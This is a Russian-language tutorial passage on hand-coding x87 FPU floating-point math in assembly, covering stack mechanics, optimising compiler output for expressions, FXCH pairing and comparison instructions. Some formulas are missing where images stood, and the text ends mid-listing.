Особой благодарности автора по праву заслуживает редактор WASM.RU CyberManiac, который с нечеловеческим терпением прочитал черновую версию статьи. Он внёс в статью не просто свои замечания. Он внёс свежий ветер перемен, который разбудил сонное сознание автора. Утро мудрее вечера – ибо мысли рождаются заново.
Пусть таких редакторов будет больше!!!

3 Стек…

Можно долго рассуждать, почему регистры FPU недоступны напрямую, а только в виде стека. Достаточно верным окажется предположение об экономии средств. Действительно, создание восьми новых регистров повлекло бы за собой увеличение затрат на формирование команд. Впрочем, стек FPU – очень интересный стек, и несколько отличается от стека столь привычного. Это небольшое отличие, о котором, наверное, любят рассуждать только такие снобы, как автор ?, может и не столь важно. И, тем не менее, фраза «доступ к регистрам FPU осуществляется как элементам стека» – не есть верной. То есть, в командах FPU операнды стека могут появляться непосредственно, и хотя это похоже на [ebp+xx] (ST(1), ST(2)), всё-таки придаёт эффект прямого доступа к содержимому регистра . Такое утверждение легко оспорить, и тем не менее автор рекомендует образовывать своё мышление именно так, а не иначе.

Для начала, следует уяснить чёткое правило модификации стека. Для уяснения правил хорошо запомнить следующий рисунок:

R0	**<= TOP**	**ST(0)**
R1		ST(1)
R2		ST(2)
R3		ST(3)
R4		ST(4)
R5		ST(5)
R6		ST(6)
R7		ST(7)

Как видите увеличение ST(x) происходит в сторону возрастания Rx. Если мы будем говорить «TOP увеличился», это значит, что он сместился «вниз». Иначе – «вверх». Например:

R0		**ST(5)**
R1		ST(6)
R2		ST(7)

R0		ST(5)
R3	<= TOP = 3	ST(0)
R4		ST(1)
R5		ST(2)
R6		ST(3)
R7		ST(4)

Итак, существует две операции характерных для стека: push и pop.

PUSH

1. Выполнить уменьшение TOP
2. Поместить содержимое в стек

**Во всех известных автору источниках эту операцию описывают:*

1. *Поместить содержимое в стек*
2. *Выполнить уменьшение TOP*

Причина, по которой, автор поменял местами две эти операции – достижение большей ясности, так как вершина стека всегда ST(0). Программист думает, что сперва TOP указывает на новый ST(0), и только потом заполняет его. Это не корректно, однако удобно программисту.

POP

1. Скопировать операнд в вершине стека
2. Увеличить значение TOP и пометить прежний ST(0) пустым

Теперь, когда мы разобрались с двумя основными операциями со стеком, самое время перейти к написанию несложных математических выражений.

4 Первые шаги

Для начала, дабы не переусердствовать рассмотрим выражение:

```
c = a/z ! Где все числа REAL(4)
```

Вот его трансляция:

```
17: c = a/b
 00401013 fld dword ptr [esp+8]
 00401017 fdiv dword ptr [esp+0Ch]
```

Здесь, как вы догадались, a и b – параметры какой-то функции, это видно по их методу адресации. Вот так всё просто, и нечего более. Теперь усложним выражение.

```
z = a-b
 b = z**2
 c = a+b+z
```

Где, a, b, c – это статические переменные, имеющие атрибут SAVE. Код, который мы получаем:

```
10: z = a-b
 00401013 fld dword ptr [esp+8]
 00401017 fsub dword ptr [esp+0Ch]
 0040101B fst st(1)
 11: b = z**2
 0040101D fmul st,st(1)
 12: c = a+b+z
 0040101F fadd dword ptr [esp+8]
```

```
00401024 fadd st,st(1)
……
```

Этого примера достаточно, чтобы познакомиться с мышлением программиста FPU. Начиная с первой строчки программы, мы помещаем значение a в стек, после чего вычитаем значение b, которое храниться в стеке. То, что должно заинтересовать программиста – инструкция fst st(1). Давайте разберёмся, что происходит при её выполнении. При этом нелзя забывать, что мы рассматриваем код, генерируемый компилятором, а значит не обязательно код, служащий образцом.
Инструкция fst копирует операнд в память либо в незанятый регистр FPU. Это делается для того, чтобы после результат выполнения z умножить на себя, то есть возвести в квадрат. Однако этот приём преследует также ещё одну цель: сохранить значение в st(0), для последующих операций.
А теперь модифицируем пример:

```
z = a-b
 b = z**2
 c = a+b+z**2
```

Вот его код:

```
11: z = a-b
 00401013 fld dword ptr [esp+8]
 00401017 fsub dword ptr [esp+0Ch]
 0040101B fstp st(1)
 12: b = z**2
 0040101D fmul st,st(0)
 13: c = a+b+z**2
 0040101F fld dword ptr [esp+8]
 00401024 fadd st,st(1)
 00401026 fadd st,st(1)
```

Посмотрите внимательно на этот код, и попытайтесь самостоятельно разобраться.
Следует отметить основное правило операндов команд FPU.
Один из операндов FPU обязательно должен быть регистром ST(0).

Это незримое правило не найти в официальных руководствах, однако его полезно запомнить.
Теперь, если вы проанализируете оба примера, то заметите несколько приёмов, которые будут попадаться очень часто. Обратите внимание на команду fstp st(1). Она совершенно лишняя… (что это? Секреты оптимизации FPU кода? ? Вряд ли.) Теперь посмотрите на команду fmul st,st(0) – классика возведения операнда в степень двойки. Его следует запомнить. В первом примере компилятор поступил мудро, скопировав значение z в ST(1) так как оно понадобилось бы при последующих вычислениях, а в ST(0) формировался результат.

Ещё более усложним пример:

```
! Приведён готовый листинг с комментариями
 11: d = a+b
 00401013 fld dword ptr [esp+0Ch]
 00401017 fadd dword ptr [esp+8]
 0040101B fstp st(1) ! Не обращайте внимания

 12: z = a-b

 0040101D fld dword ptr [esp+8] ! ST(0) = a;
 ! st(1) = a+b

 00401021 fsub dword ptr [esp+0Ch]
 00401025 fst st(2) ! Запомним z в st(2)

 13: b = z**2

 00401027 fmul st,st(2) ! z**2
 00401029 fstp st(3) ! После этой команды st(2) = b

 ! A st(1) = z
```

```
14: c = (a+b+z**2+d*(a-z*b))/(a+b+z**2)

0040102B fld dword ptr [esp+8] ! ST(0) = a

! st(1) = a+b; st(2) = z; st(3) = z**2

0040102F fadd st,st(3) ! +b
00401031 fadd st,st(3) ! +z**2
00401033 fstp st(4) ! После этой команды st(3) = a+b+z**2 так как она ещё нужна
! A st(0) = b
00401035 fld st(1) ! Копирует st(1) так что, st(0) = b, st(1) = a+b+z**2
! Теперь st(3) = z 00401037 fmul st,st(3) ! z*b
00401039 fsubr dword ptr [esp+8] ! a-z*b
0040103E fmul st,st(1)
00401040 fadd st,st(4)
00401042 fdiv st,st(4)
00401044 ffree st(4)
00401046 ffree st(3)
00401048 ffree st(2)
0040104A ffree st(1) ! dword ptr [esp+8] это a
! a dword ptr [esp+0ch] это b
```

Прежде чем продолжить, читателю предлагается выполнить некоторое задание: «Перепишите данный пример самостоятельно так, чтобы добиться более меньшего числа команд, или обращений к памяти. Составьте два варианта».

5 Кодирование математических выражений на FPU

5.1 Мышление FPU кодера

Основная задача FPU кодера «видеть» математическое выражение в контексте FPU. Это вовсе не раздел об оптимизации. Хотя в своей сути это и есть самая настоящая оптимизация. Может показаться странным, что оптимизация FPU идёт раньше обучения основных приёмов вычислений. На то есть веская причина – особенность FPU. В отличие от основного набора инструкций x86, набор инструкций FPU предполагает достаточно формализованную базу кодирования.
Чтобы приступить к задаче оптимизации – как процессу «выбора из многих», следует овладеть навыком специального мышления FPU кодера. Можно сказать, что речь идёт об овладении так называемой «бессознательной оптимизацией». Пример, приведённый выше – это яркий пример способа мышления FPU кодера.

Как только что говорилось, набор команд FPU достаточно однозначен, а значит, подлежит формализации. Наша задача написать код на выражение:

```
d = a+b
 z = a-b
 b = z**2
 c = (a+b+z**2+d*(a-z*b))/(a+b+z**2)
```

Ясно, что, решая эту задачу, программист должен «смотреть» на этот пример не так как математик. Существуют несколько этапов «развёртывания выражений»:

1. Разбитие выражения на операции.
2. Определение параллельных операций, квантовой последовательности/ зависимости.
3. Смешивание параллельных, независимых.

Первый этап достаточно прост. Программист обязан выделить зоны вычислений, в которых получение результата не зависимо друг от друга.

Рассматривая наш пример, получим:

Квант 1.
Операция 1. d = a+b
Операция 2. z = a-b

Квант 2.
Операция 1. z2
Операция 2. a+b+z2
Операция 3. z*b
Квант 3.
a-z*b
Квант 4.
a+b+z2+d*(a-z*b)
Квант 5.
(a+b+z**2+d*(a-z*b))/(a+b+z**2)

Здесь учитываются аналогичные операции в различных квантах, и они пропущены. Данное представление информации также называется потоком (см. Основы Оморфо). Здесь опущенные части, наследуемые от предыдущих квантов не что иное, как контекст потока. Задача FPU кодера спроектировать поток так, чтобы изменение контекста было минимальным, или переход от одного состояния к другому осуществлялся меньшим числом операций. Данная задача оптимизации абсолютно аналогична задаче о кратчайшем пути.

Начиная кодинг данной формулы, мы должны забыть об используемых операндах, и думать пока так, как будто все операнды у нас уже в регистрах. Вот подсознательных ход размышлений программиста:

1. Я вижу две независимые операции: a-b, и a+b
2. Это простые операции я пропускаю их, смотрю на квант 2, поскольку в кванте 2 нужна z, значит, я мысленно ставлю плюсик, что в st(0), должно оказаться z, тогда я смогу возвести в квадрат z.
3. Я постоянно смотрю на последний связанный квант «третьим» глазом, то есть, пассивно обращая на него внимание.
4. Я замечаю простое сходство в выражениях a+b, и a+b+z2.
5. Значит, это есть контекст, при чём a+b мы уже имеем в первом кванте.

Цель этого анализа – формирование предварительного впечатления о контексте. Как правило, кодинг происходит «изнутри наружу», то есть от простых выражений выполняющихся первыми к сложным, и «от много зависимого к простому», то есть первыми кодируются выражения насыщенные контекстными элементами, а после – выражения, содержащие меньший относительный контекст.

В нашем случае, кодирование следует начинать с нижней формулы, перед этим схватив контекстные элементы. Схватывание контекстных элементов доводиться до автоматизма – это элементарный поиск «одинаковых частей в формуле», при этом нужно помнить, что, из всех выражений нужно искать такую последовательность вычислений при которой переход от одного вычисления к другому вызовет минимальные затраты на смену состояния потока:

```
Например:
  a+b
  a**2
  2*a
```

В этих трёх независимых выражениях количество комбинаций вычисления достаточно велико. Однако человек умеет откидывать заранее неэффективные комбинации, пытаясь найти минимум «движений» для вычисления выражений. Это просто сделать, заметив глазом, что переменная a попадается намного чаще, чем b. А значит, я могу забыть про b, и строить вычисления так, как

будто бы у меня есть только a.

```
fld a
  fst st(1)
  fst st(2)
  fmul st(2),st(0)
  fadd st(1),st(0)
  fadd b
```

_Отсюда первое незримое правило FPU кодера:
1. Ищите те места, в которых часто встречается переменная или несколько переменных._

Глядя на предыдущий пример, давайте попробуем повторить его кодинг.

1. Смотрим на последнее выражение, и пытаемся в первом выражении достичь последнего.
2. Интересный, например вопрос: «Будет ли лучше, если поменять местами операции d = a+b, z = a-b.»

_Второе незримое правило FPU кодера:
2. Из двух-трёх независимых соседних выражений, ищите такое, чтобы с верху, к нему было легче «прийти», а снизу «пристыковаться».._

Глядя на два независимых выражения, мы видим, что a+b – контекст последнего выражения, а z и z2 так же контекстно зависимы. Смотрим на частоту использования переменной, так же учитываем и правило обращения к переменной.

На данном этапе мы пытаемся решить дилемму: какую из двух переменных положить в стек FPU, то есть, какая более используемей: a или b.

Этот вопрос решается просто, я вижу, что недалеко находиться выражение a-z*b, и при этом b уже было переопределено. Такое предположение может и не оправдаться, когда стек FPU будет переполнен, однако мы делаем его.

_Третье незримое правило FPU кодера:
3. Кодер FPU считает, что регистров FPU число безграничное._

Таким образом, мы решает, что нужно загрузит a, а не b.

```
fld a
 ;; Делаем предположение, что может понадобиться и b
 fld b
 fst st(4)
 fadd st(0),st(1) ;; a+b
 ;; Запоминаем a+b
 fst st(3)
 ;; Внимание фокус!!!
 fsub st(0),st(4)
 fsub st(0),st(4)
 ;; Это и есть a – b
 ;; Запоминаем результат, так как это наше z
 fld st(0)
 ;; fld st(0) – это культовая команда,
 ;; которая делает копию вершины стека
 ;; Получаем z**2
 fmul st(0),st(1)
 ;; Следующая особенность в том, что мы смотрим, понадобиться ли
 ;; z**2 ещё где-нибудь далее, и видим, что понадобиться,
 ;; более того, что оно будет складываться само с собой
 fld st(0)
 fadd st(0),st(1)
 ;; и мы быстро получаем конструкцию a+b+z**2
 fadd st(0),st(3) ;; Вот и a Пригодилось…,
 ;; Теперь нам нужно z*b, заметим, что в st(2) у нас z, и как
 ;; ни странно в st(1) b. На самом деле это не совсем случайность
 ;; Кроме того, отметим, что z после следующей операции уже
 ;; не будет нужна.
 fxch st(2)
```

```
fmul st(0),st(1) ;; z*b
;; Ну а теперь маленький штрих
fsubr st(0),st(3)
;; Осталось только умножить это на a+b (d)
fmul st(0),st(5)
;; И прибавить a+b+z**2, которое уже есть в st(1)
fadd st(0),st(2)
fdiv st(0),st(2)

;; УРА!!! ;; Для цельного восприятия выпишем ещё раз без комментариев
fld a
fld b
fst st(4)
fadd st(0),st(1) ;; a+b
fst st(3)
fsub st(0),st(4)
fsub st(0),st(4)
fld st(0)
fmul st(0),st(1)
fld st(0)
fadd st(0),st(1)
fadd st(0),st(3) ;; Вот и а Пригодилось…,
fxch st(2)
fmul st(0),st(1) ;; z*b
fsubr st(0),st(3)
fmul st(0),st(5)
fadd st(0),st(2)
fdiv st(0),st(2)

;; Для сравнения
fld dword ptr [esp+0Ch]
fadd dword ptr [esp+8]
fstp st(1)
fld dword ptr [esp+8]
fsub dword ptr [esp+0Ch]
fst st(2)
fmul st,st(2)
fstp st(3)
fld dword ptr [esp+8]
fadd st,st(3)
fadd st,st(3)
fstp st(4)
fld st(1)
fmul st,st(3)
fsubr dword ptr [esp+8]
fmul st,st(1)
fadd st,st(4)
fdiv st,st(4)
```

Хочется отметить, что FORTRAN неплохо для компилятора, справился с заданием. Но так же следует отметить, что пример, который мы построили ещё не оптимальный, и оптимизация к нему не применялась. Ваша цель, как кодера, обеспечить этот уровень бессознательно, что достигается практикой и несколькими приёмами.

А теперь разберём поближе тот или иной этап кодинга данного примера.

В начале, после долгих изъяснений, автор всё-таки решил, что можно поместить параметр b в стек FPU, при этом заметьте, что мы сохранили его значение в st(4). Почему не в st(3), или в st(2), или st(1), а почему не в st(6)? Причина такого поведения автора следующая:

Четвёртое незримое правило FPU кодера:
4. Размещайте данные в FPU регистрах, в зависимости от очерёдности их использования. Менее используемые – ближе к st(7), чаще используемые – поближе к st(0). А также, (по месту их использования в коде) далее используемые – ближе к st(7), а вот-вот используемые ближе к st(0).

Особенно часто используемые хорошо хранить в st(1), st(2), так как их всегда легко превратить в st(0), при помощи fxxp, одновременно выполнив операцию и превратив регистр st(1) в st(0).

Особенность мышления FPU кодера зависит и от психофизиологических особенностей человека:

5.2 Психофизиологические возможности программиста

Программист (не забывая, что и программист тоже человек), обрабатывает информацию исходного кода на ассемблере со следующей эффективностью:

1. Три-четыре команды – абсолютное внимание и распознавание
2. Шесть команд, десять – априорное внимание и осознание
3. До двадцати команд – подсознательное восприятие

Непосредственное понимание кода происходит в узком диапазоне трёх инструкций. Внимание концентрируется не более на шести инструкциях. Таким образом, восприятие кода можно описать при помощи модели потока, где существует последовательность блоков действий (3-4 команды). При генерации кода программист при переходе от блока к блоку учитывает контекст потока (бессознательное осознание кода).

После предварительного просмотра математического выражения программист обязан сформировать исходные точки независимых нитей, этих нитей не должно быть более трёх. Побочные нити, если они и существуют, обычно приводят к переполнению возможных регистров FPU.

Первая задача программиста – сконцентрировать внимание не на самих операциях, а на концентрировании одинаковых операций, которые не зависят друг от друга. Чтобы упорядочить процесс написания кода, он анализируется и раскрывается сверху вниз. Но при этом с постоянным подсознательным «взглядом» на предыдущие, написанные участки кода. Кодируя текущее выражение, программист должен охватить взглядом три следующих операции, чтобы приблизительно оценить контекст. Как правило, это не составляет особенного труда, учитывая, что основное время тратиться продумыванием текущего преобразования.
Хорошим подходом является итерационный. В этом случае, программист, не задумываясь, кодирует до определённого момента. Предположим 6-10 команд, после чего возвращается и корректирует код. К корректировке кода относиться вставка суффиксов p, r, инструкций FXCH, перестановка команд (см. дальше), и корректировка параметров.

Итак, давайте выделим два основных этапа:

1. Простое кодирование операций в соответствии с их последовательностью.
2. Корректирование типологии операций, их порядка и параметров.

Такой подход оказывается эффективней, нежели тот, когда программист пытается сделать всё в уме.

Возвращаясь к нашему примеру, после того, как мы решаем поместить a и b в стек, пишем:

```
fld a
fld b
fadd st(0),st(1) ;; a+b
fst xx
```


Здесь мы останавливается, так как далее должна пойти операция
fsub st(0),st(x), это есть сигнал, что следует остановиться и посмотреть на контекст, скорректировать код.

```
fld a
fld b
fst st(4)
fadd st(0),st(1) ;; a+b
fst st(3)
fsub st(0),st(4)
```

```
fsub st(0),st(4)
```

Красным выделена та часть, которая была скорректирована.

Для закрепления материала рассмотрим пример:



Конечно надуманное выражение специально для того, чтобы лучше показать возможную технологию. В действительности выражения встречаются куда страшней, не помещающиеся на страницу, и ветвящиеся по нескольку строк.


На что следует обращать внимание? Как правило, человеку нужно некоторое время для обнаружения совпадений и скрытых аналогичных частей в выражении. А поэтому важно в начале направить «взор» туда, где потенциально кроется такое место.

Другой объект вашего внимания – это максимальное использование контекста. Можно сформировать простое правило таких мест в выражении, где использование контекста будет максимальным:


Эффективность использования контекста с *большей вероятностью* **будет максимальной на тех участках выражения, которые имеют большую «концентрацию** *подобных* **операций и переменных»**

А если говорить проще: вы должны обратить своё внимание на часть выражения с большим скоплением операций, закрытую в скобки, или как-то иначе – отделённую от других частей выражения.


Например:



жирным выделены те части выражения, на которые вы обязаны обратить внимания в первую очередь. Весь фокус в том, чтобы зрительно определить «большое автономное скопление операций». По моему часть, что левее «больше», чем та, что правее. Выбираем эту часть



. И так далее, пока не доберёмся до наипростейшего выражения. Выбираем, в конце концов, самую элементарную скобку и только тогда начинаем сравнение. Время, затрачиваемое на эту операцию – около 2-4 секунд. Ещё большие выражения дробятся по строкам на листе, и рассматриваются аналогично. Вообще говоря, бессознательная часть способна обработать эту формулу




, и найти «похожие части» в среднем за 5-10 секунд в зависимости от тренированности восприятия формул человеком. Взгляд расширяется от данной части выражения к другим, но не далеко (так как всё равно число регистров FPU ограниченно). Таким образом, рассматривается данная часть формулы, и обнаруживается идентичная часть, или части, которые имеют минимальное число операция для перехода друг к другу (имеют минимальное изменение контекста). В данном примере такие части это x, x^2, x^3, а так же…., x, 2x, и (a-b)^2, 2a-b. Теперь программист строит решение данной части, при этом стыки: начало и конец кода, он организует так, посматривая «одним глазом» на соседние выражения, чтобы значения, загруженные в FPU, находились в контексте стыковочных выражений. То есть, начало кода выражения должно содержать результаты выполнения предыдущего выражения и входные данные для следующего. Как вы поняли, этот принцип объясняется стремлением построить код с минимальным изменением контекста.

Кроме этого действует правило: чем чаще переменная встречается, тем больше она претендует быть загруженной в FPU. Поэтому, создавая код (в данном примере), программист считает, что переменные a и b должны быть в FPU, а вот переменная c, не обязательно. Кроме того, заметьте, что идентичными являются так же: 2a-b и a-b. Конечно, очевидным является, что: 2a-b = (a+a-b), правда это не всегда замечают.

Итак, как мы видим: есть два потока расчёта. Первый это с a+a-b, второй с x. Вопрос: «Какой выбрать?». Выбирается тот поток, в котором «завязано больше переменных и вычислений», то есть с x. Итак, мы начинаем писать кодинг выражения x^2+2x-c. Сперва вычисляем x и 2x, вычитаем c, потом +x2. Аналогично: a-b, (a-b)^2, и 2a-b, как a-b+a. И так далее, учитывая предыдущие рекомендации и особенности FPU.

5.2.1 Упражнения
Напишите порядок анализа и вычисления выражений



,

.
При выполнении упражнений стоит помнить, что a^2-b^2 = (a+b)(a-b), а (a+b)^2 = a^2+2ab+b^2.

5.3 Восприятие регистров FPU как множества, или FXCH

В тот час, когда вы открываете книгу FPU, происходит акцент на организации доступа к его регистрам. Обычно тема FPU идёт после преподания основ асм, и, как правило, программист знаком с понятием стека, и даже имеет сформировавшиеся приёмы его использования. Происходит эффект наложения информации, который играет отрицательную роль: Вы думаете о FPU регистрах как о стеке, но это далеко не стек.

Агнер Фог пишет, что аналогичные операции FPU способны спариваться. Да, способны, но только когда они не зависимы. С этой точки зрения код, написанный нами ранее, абсолютно не учитывал эту особенность. Основная проблема в том, что программист думает, st(0) – это всегда один регистр. Но ведь это не один регистр. Архитекторы Intel может специально, может нет, но, тем не менее, предоставляют возможность обращаться с FPU как с совокупностью регистров. В чём

секрет? Секрет в маленькой команде FXCH. Эта команда меняет содержимое ST(0) и ST(x) местами. Однако инструкция реально не обменивает два регистра, она осуществляет аппаратное их переименование. Это означает, что вы можете в любое время превратить любой не st(0) регистр, и ещё при этом не тратить времени, так как инструкция FXCH обладает способностью спариваться с FPU инструкциями U-конвеера. Таким образом, особенности оптимизации должны учитываться вами при проектировании. В подробностях читайте 24, а так же обязательно 26-27 главы культового труда Агнера Фога «How to optimize for the Pentium family of microprocessors», который можно найти в русском переводе Aquilы/HI-TECH.

Мы же отметим, что легкие команды, такие как FADD, FSUB, идущие подряд можно распараллелить, если ввести между ними FXCH. Более тяжёлые команды FMUL, могут быть «разбавлены» двумя «лёгкими» инструкциями FLD, FXCH, как и FDIV. За более подробными рекомендациями обращайтесь в вышеупомянутое руководство.
Особенности процессора влияют на правила описанные выше, добавляя в них свои коррективы. Однако общий принцип сохраняется. Это значит, что при смешении различных независимых потоков операций, приоритет следует отдавать тем потокам, где имеются идентичные операции. Тяжёлые операции писать «разбавляя» служебным кодом типа FLD, либо независимым неFPU кодом.
Рассмотрим пример, деление комплексных чисел:

Конечно, сразу видна одинаковая часть , но выражение можно оптимизировать больше, если, например, разделить числитель и знаменатель на c.

где e,f – действительная и мнимая части результата.
Как видим, такое простое преобразование позволяет увеличить количество подобных частей в выражении, и уменьшить количество операций умножения. Такая оптимизация выражений, когда цель состоит не столько в упрощении выражения, сколько в увеличении количества подобных частей, и уменьшения числа тяжёлых операций, таких как деления, трансцендентных и геометрических функций – носит математический характер, но, тем не менее, связана с осознанием того, как сделать выражение «удобней» для вычислений.
Построим последовательность вычисления:

1. d/c
2. c+d(d/c)
3. (a+b*(d/c))
4. (b-a*(d/c))
5. (a+b*(d/c))/ c+d(d/c)
6. и так далее…

```
fld d
 fst st(2)
 fdiv c
 fst st(1)
 ;; Поехали!!!
 fmul b ;; st(0) = b*(d/c)
 fxch st(1) ;; st(0) = d/c
 fmul st(2),st(0) ;; st(3) = d*(d/c)
 fmul a ;; st(0) = a*(d/c)
 fsubr b ;; st(0) = b-a*(d/c)
 fxch st(2) ;; st(0) = d*(d/c)
```

```
fadd c ;; st(0) = c+d*(d/c)
fxch st(1) ;; st(0) = b*(d/c)
fadd a ;; st(0) = a+b*(d/c)
fdiv st(0),st(1)
fxch st(2) ;; st(0) = b-a*(d/c)
fdiv st(0),st(1)
fxch st(1)
fstp st(0)
;; Всё!!! st(0) = мнимой части, st(1) = действительной
```

Формируя этот код, автор пытался сгруппировать одинаковые операции вместе, если это возможно, и, не задумываясь, использовал **fxch**. Если вы посмотрите на результат, то заметите, что написание кода при помощи **fxch** похоже на чехарду: нужный результат помещаем в **st(x)** , а ненужный в **st(0)** , который «по случайности» обычно оказывается ненужным потом, и затирается результатом следующей операции. Если после команды **fxch** , окажется, что вам будет нужно значение **st(0)** , вы можете всегда вернуться и поставить **fld st(0)** – эта команда делает копию вершины стека.

Со временем некоторые приёмы доходят до уровня автоматизма, и происходит то, что автор называл бессознательной оптимизацией.

5.4 Элементарные преобразования

В тот момент, когда вы начинаете анализ выражения для его последующей оптимизации, вы должны помнить элементарные преобразования, которые позволят вам получать более эффективный код.
Несколько очевидных примеров уже были показаны. Видимо, очевидно, что:

• Имея вычисленный sin^2(a), легко получить cos^2(a): sin^2(x)+cos^2(x) = 1
• sin(2x) = 2*sin(x)*cos(x)
• cos^2(x/2) = (1+cos(x))/2
• выражения для быстрого умножения
• любая операция деления на константу – это операция умножения на константу в степени -1.

Единственной препоной перед использованием преобразований как альтернативе «чистым» операциям – потеря точности. Но про точность мы поговорим отдельно.

5.5 Операции сравнения

Операция сравнения чисел FPU определённо отличается от операции сравнения, к которой мы привыкли в целочисленном мире IA-32. Это отличие скрывается в большем количестве ситуаций, и возможных результатов сравнения двух чисел. Их можно разделить на 3 группы:

1. Сравнимы.
2. Несравнимы.
3. Логически сравнимы.

В первой группе считается, что между сравниваемыми числами можно определить знак: больше, меньше, равно и так далее.

Во второй группе операнды не сравнимы. Это может случиться в том случае, если вы пытаетесь сравнить число и не число, либо число и денормализованное число.

В третью группу ситуаций входят ситуации второй группы, однако теперь они имеют логическое осмысление. Например, сравнение числа с денормализованным числом, можно представить как сравнение его с нулём, или сравнение числа и бесконечности.

Как видите третья группа – условна и зависит от постановки задачи, от её особенностей, и того, что имеет смысл, а что нет.

Всё это вызывает достаточно значительные проблемы. Если вы устанавливайте исключения на все случаи, то есть исключаете ситуацию появления «ненормализованных» чисел – тогда ваш код можно будет реализовывать как обычно, не обращая внимания на ситуации с образованием ненормализованных результатов. Иначе, потребуется дополнительный анализ после сравнения. При этом заметьте, что в вашей задаче может иметь смысл денормализованный операнд, но не имеет смысла бесконечность, или наоборот.

Обычной командой сравнения является команда FCOM x, которая выполняет сравнение st(0) с операндом x, и устанавливает коды условий (таб. № 4.5.1). При этом указатель стека ST не модифицируется, если это не команда FCOMP. Особой командой является FCOMPP, без операндов, которая извлекает из стека сразу два операнда st(0) и st(1). Кроме команд сравнения программисту также доступны несколько команд анализа. Это FTST и FXAM. Команда FTST сравнивает содержимое st(0) с нулём, и устанавливает коды условий (таб.4.5.2). Ещё больше информации о содержимом стека можно получить при помощи команды FXAM (таб. 4.5.3).

Таблица № 4.5.1 Коды условий сравнения (FCOM)			
Условие	C0	C3	C2
ST(0) > x	0	0	0
ST(0) < x	1	0	0
ST(0) = x	0	1	0
ST(0) и x несравнимы	1	1	1

Таблица № 4.5.2 Коды условий проверки (FTST)			
Условие	C0	C3	C2
ST(0) > 0	0	0	0
ST(0) < 0	1	0	0
ST(0) = 0	0	1	0
ST(0) и 0 несравнимы	1	1	1

Таблица № 4.5.3 Схема анализа (FXAM)			
Если положительное C1 = 0, иначе C1 = 1			
Если конечное C0 = 0	Число	C3	C2
Ненормализованное	0	0	
Нормализованное	0	1	
Нуль	1	0	
Денормализованное	1	1	
Если не конечное C0 = 1	Число	C3	C2
Нечисло	0	0	
Бесконечность	0	1	
Пустой	1	0	

Таблица № 4.5.3 Схема анализа (FXAM)			
Пустой	1	1	

Учитывая тот факт, что FPU разрабатывался как отдельный чип, существует потенциальная проблема в реализации условных переходов. Совершенно ясно, что команды условных переходов схемы x86 не работают с регистрами состояния FPU. Архитекторы Intel вышли из этой проблемы, создав особый «мостик» между регистром FLAGS и регистром состояния SR. Этим особым мостиком является команда FSTSW (FNSTSW), которая сохраняет регистр SR в 16 битной переменной, или регистре ax. А при помощи следующей за ней команды SAHF (которая помещает содержимое ah в FLAGS), мы получаем следующую картину:

Регистр состояния запоминается: FNSTSW ax	**B**	**C3**	**TOP**	**C2**	**C1**	**C0**		
ah отображается на регистр FLAGS: SAHF ax	SF	ZF	-	AF	-	PF	-	CF

Как видим, флаг C1 теряется, но как раз он в обыденных сравнениях не участвует. Посмотрим, как выполняется сравнение чисел Фортраном:

```
9: if(a == b) then
 00401013 fld dword ptr [B]
 00401016 fcomp dword ptr [A]
 00401019 fnstsw ax
 0040101B and ah,40h
 0040101E je Fortran_Proc+1Ch (0040102c)

 9: if(a /= b) then
 00401013 fld dword ptr [B]
 00401016 fcomp dword ptr [A]
 00401019 fnstsw ax
 0040101B and ah,40h
 0040101E jne Fortran_Proc+1Ch (0040102c)

 9: if(a > b) then
 00401013 fld dword ptr [A]
 00401016 fcomp dword ptr [B]
 00401019 fnstsw ax
 0040101B sahf
 0040101C setnp cl
 0040101F setbe ah
 00401022 and cl,ah
 00401024 jne Fortran_Proc+22h (00401032)

 9: if(a < b) then
 00401013 fld dword ptr [A]
 00401016 fcomp dword ptr [B]
 00401019 fnstsw ax
 0040101B sahf
 0040101C setnp cl
 0040101F setb ah
 00401022 and cl,ah
 00401024 je Fortran_Proc+22h (00401032)

 9: if(a <= b) then
 00401013 fld dword ptr [A]
 00401016 fcomp dword ptr [B]
 00401019 fnstsw ax
 0040101B sahf
 0040101C setnp cl
 0040101F setbe ah
```

```
 00401022 and cl,ah
 00401024 je Fortran_Proc+22h (00401032)

 9: if(a >= b) then
 00401013 fld dword ptr [A]
 00401016 fcomp dword ptr [B]
 00401019 fnstsw ax
 0040101B sahf
 0040101C setnp cl
 0040101F setb ah
 00401022 and cl,ah
 00401024 jne Fortran_Proc+22h (00401032)
```

К сожалению, как видно создатели компилятора фантазией не страдали :), и решили всё достаточно тривиально. Однако вы здесь можете задуматься, и спроектировать более эффективный код. Например:

```
9: if(a > b) then
 00401013 fld dword ptr [A]
 00401016 fcomp dword ptr [B]
 00401019 fnstsw ax
 0040101B sahf
 00401024 ja Fortran_Proc+22h (00401032)

 ;; Команда ja это ZF = 0, CF = 0, или C3 = 0, C0 = 0

 9: if(a < b) then
 00401013 fld dword ptr [A]
 00401016 fcomp dword ptr [B]
 00401019 fnstsw ax
 0040101B sahf
 jnb @F
